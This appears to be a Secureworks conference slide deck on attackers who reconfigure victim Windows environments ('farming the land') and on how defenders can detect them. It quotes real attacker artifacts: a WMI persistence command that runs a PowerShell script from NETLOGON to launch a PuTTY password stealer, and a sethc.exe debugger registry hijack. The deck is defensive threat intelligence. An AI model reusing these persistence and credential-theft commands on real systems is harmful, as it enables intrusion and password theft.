
Secureworks®

# Farming the Land: How Adversaries Shape Your Environment to Suit Their Goals

Matt DeMatteo


Rochester Security Summit 2017



Secureworks

# Today's Topics

- "Living off the Land"
- How Farming the Land is different
- Examples from SecureWorks Engagements
- How defenders can detect and respond



# Living off the Land

## Once an adversary takes over, they aren't hacking anymore

- Adversaries look to "land and expand" by compromising targets of opportunity and then by searching out users with elevated privileges.
- Few network and appliance based controls can detect or prevent this.
- Adversaries are free to dwell, gather, and monitor.
- Data exfiltration detection is difficult without robust DLP solutions (even then…)

# How is “Farming the Land” different

## Hunter-Gatherer vs. Agriculture

- An extension of Living off the Land tactics
- Shapes the environment to maximize effectiveness and/or reduce chances of detection.
- May be simple commands or complex actions
- Reflects insight into the environment and defender’ practices
- Provides insight into the adversary’s capabilities

# Tradecraft Examples

## Indicators are easy, true threat intelligence is prediction

RedCloak™ Analytics

Counter Threat Platform™


CTU

Counter Threat Unit™
Research Team

Secureworks

# Firewall Rule Additions


- **Malicious DLLs may be launched by the legitimate program rundll32.exe**




- **Only auditing firewall rules for malicious programs will not identify this tactic**

# StickyKeys

- **Microsoft Assistive Technologies are being used to start a run commands with System privileges**





- **The result is the adversary created a local administrator account for their nefarious use**

# StickyKeys++

- Not all StickyKeys launch a System command shell


| | |
|---|---|
| mechanism | IMAGE_HIJACK_DEBUGGER |
| process | *Not Available* |
| color | ! bad |
| command arguments | C:\windows\fonts\qq123 |
| registry | HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe<br>debugger = C:\windows\fonts\qq123 |





- Consider the possibility of a self extracting RAR archive launched by Microsoft Assistive Technologies

# Enabling IIS


- **IIS can be enabled on internal systems to facilitate lateral movement using web shells**



# Disabling Logs on OWA Server


- **Appcmd can be used to enable, or disable, HTTP logging on web servers**




- **Existing logs can then also be deleted as a forensic countermeasure**

# Turning WDigest Credential Storage On

- Passwords are essential for groups operating without RATs
- Passing hashes and stealing tokens don't open all the doors
- Cracking hashes requires time + horsepower
- Microsoft's KB2871997 fix supports disabling WDigest clear-text storage on legacy platforms
- But what can be disabled …



# What's Better than PowerShell?

- **Enabled by default on Windows 2012**


- **Allows for delegation of explicit credentials**

# Natively Supported Remote Access

- “firewall-friendly protocol that allows hardware and operating systems”


- Clear-text username and password

# Sidebar on WinRM

**What is WinRM?**

New in Windows Vista, Windows Server 2003 R2, Windows Server 2008 (and Server 2008 Core) are WinRM & WinRS. Windows Remote Management (known as WinRM) is a handy new remote management service. **WinRM** is the "**server**" component of this remote management application and **WinRS** (Windows Remote Shell) is the "**client**" for WinRM, which runs on the remote computer attempting to remotely manage the WinRM server. However, I should note that BOTH computers must have WinRM installed and enabled on them for WinRS to work and retrieve information from the remote system.


While WinRM listens on port 80 by default, it doesn't mean traffic is unencrypted. Traffic by default is only accepted by WinRM when it is encrypted using the Negotiate or Kerberos SSP. WinRM uses HTTP (TCP 80) or HTTPS (TCP 443). WinRM also includes helper code that lets the WinRM listener to share port 80 with IIS or any other application that may need to use that port.

Ref: https://blogs.technet.microsoft.com/jonjor/2009/01/09/winrm-windows-remote-management-troubleshooting/

# Reality Adjustment via Exchange

- Experienced responders know to distrust internal mail services
  - Intruders will eavesdrop on IR status updates and action plans
  - Trusted internal accounts boost spear-phishing success
- But adversaries also leverage native Exchange features, including mail filters
- We have seen filters installed to drop email with specific content
  - Keywords like: incident, malware, virus, trojan
  - Fixed subject prefixes from alerting systems
- Exchange can also be used for data-mining
  - Forwarding email with targeted content or other filterable features
  - Copying email with targeted content into folder in actor account

# Example of Exchange Rule



# Shadow Group Policy

- Adversaries use management infrastructure to modify the entire endpoint population

| Color | Term | Hit Count | Unique Hosts |
|---|---|---|---|
| ! unwanted | WmiPersistence:706f7765727368656c6c2e657865202d6578656375746696f6e7 | 25966 | 18770 |

- WMI provides an extremely flexible method to launch programs
- … and to stay below the radar of most host security systems
- In this case, the trigger was every time a specific program was launched

# Shadow Group Policy 2

- PuTTY launch triggers the execution of a password-stealer (NetRipper) designed for PuTTY

```
"identification" : "CommandLineEventConsumer",

"persistent" : "powershell.exe -executionpolicy bypass -c iex([io.file]::readalltext('\\corp.[redacted].com\NETLOGON\045\logon.ps1'));Exfil-Process -Id %ProcessId%"
```

- Adversary used the NETLOGON share in the victim's AD infrastructure
- Adversary can update the contents of logon.ps1 and/or the WMI trigger

# So, what can you do about it?

- Ensure your Group Policy monitoring encompasses security downgrades
  - Monitor for enabling WDigest
- Centralize collection of searchable logs with security value
  - Watch for log flows that drop off
  - Ensure your endpoint solutions can log at the process level
- Include WinRM/PS Remoting in configuration management
  - Monitor for state changes
- Internal vulnerability assessments include the areas discussed
  - Audit exchange infrastructure

# Any Questions?
# Matt DeMatteo, Secureworks

Secureworks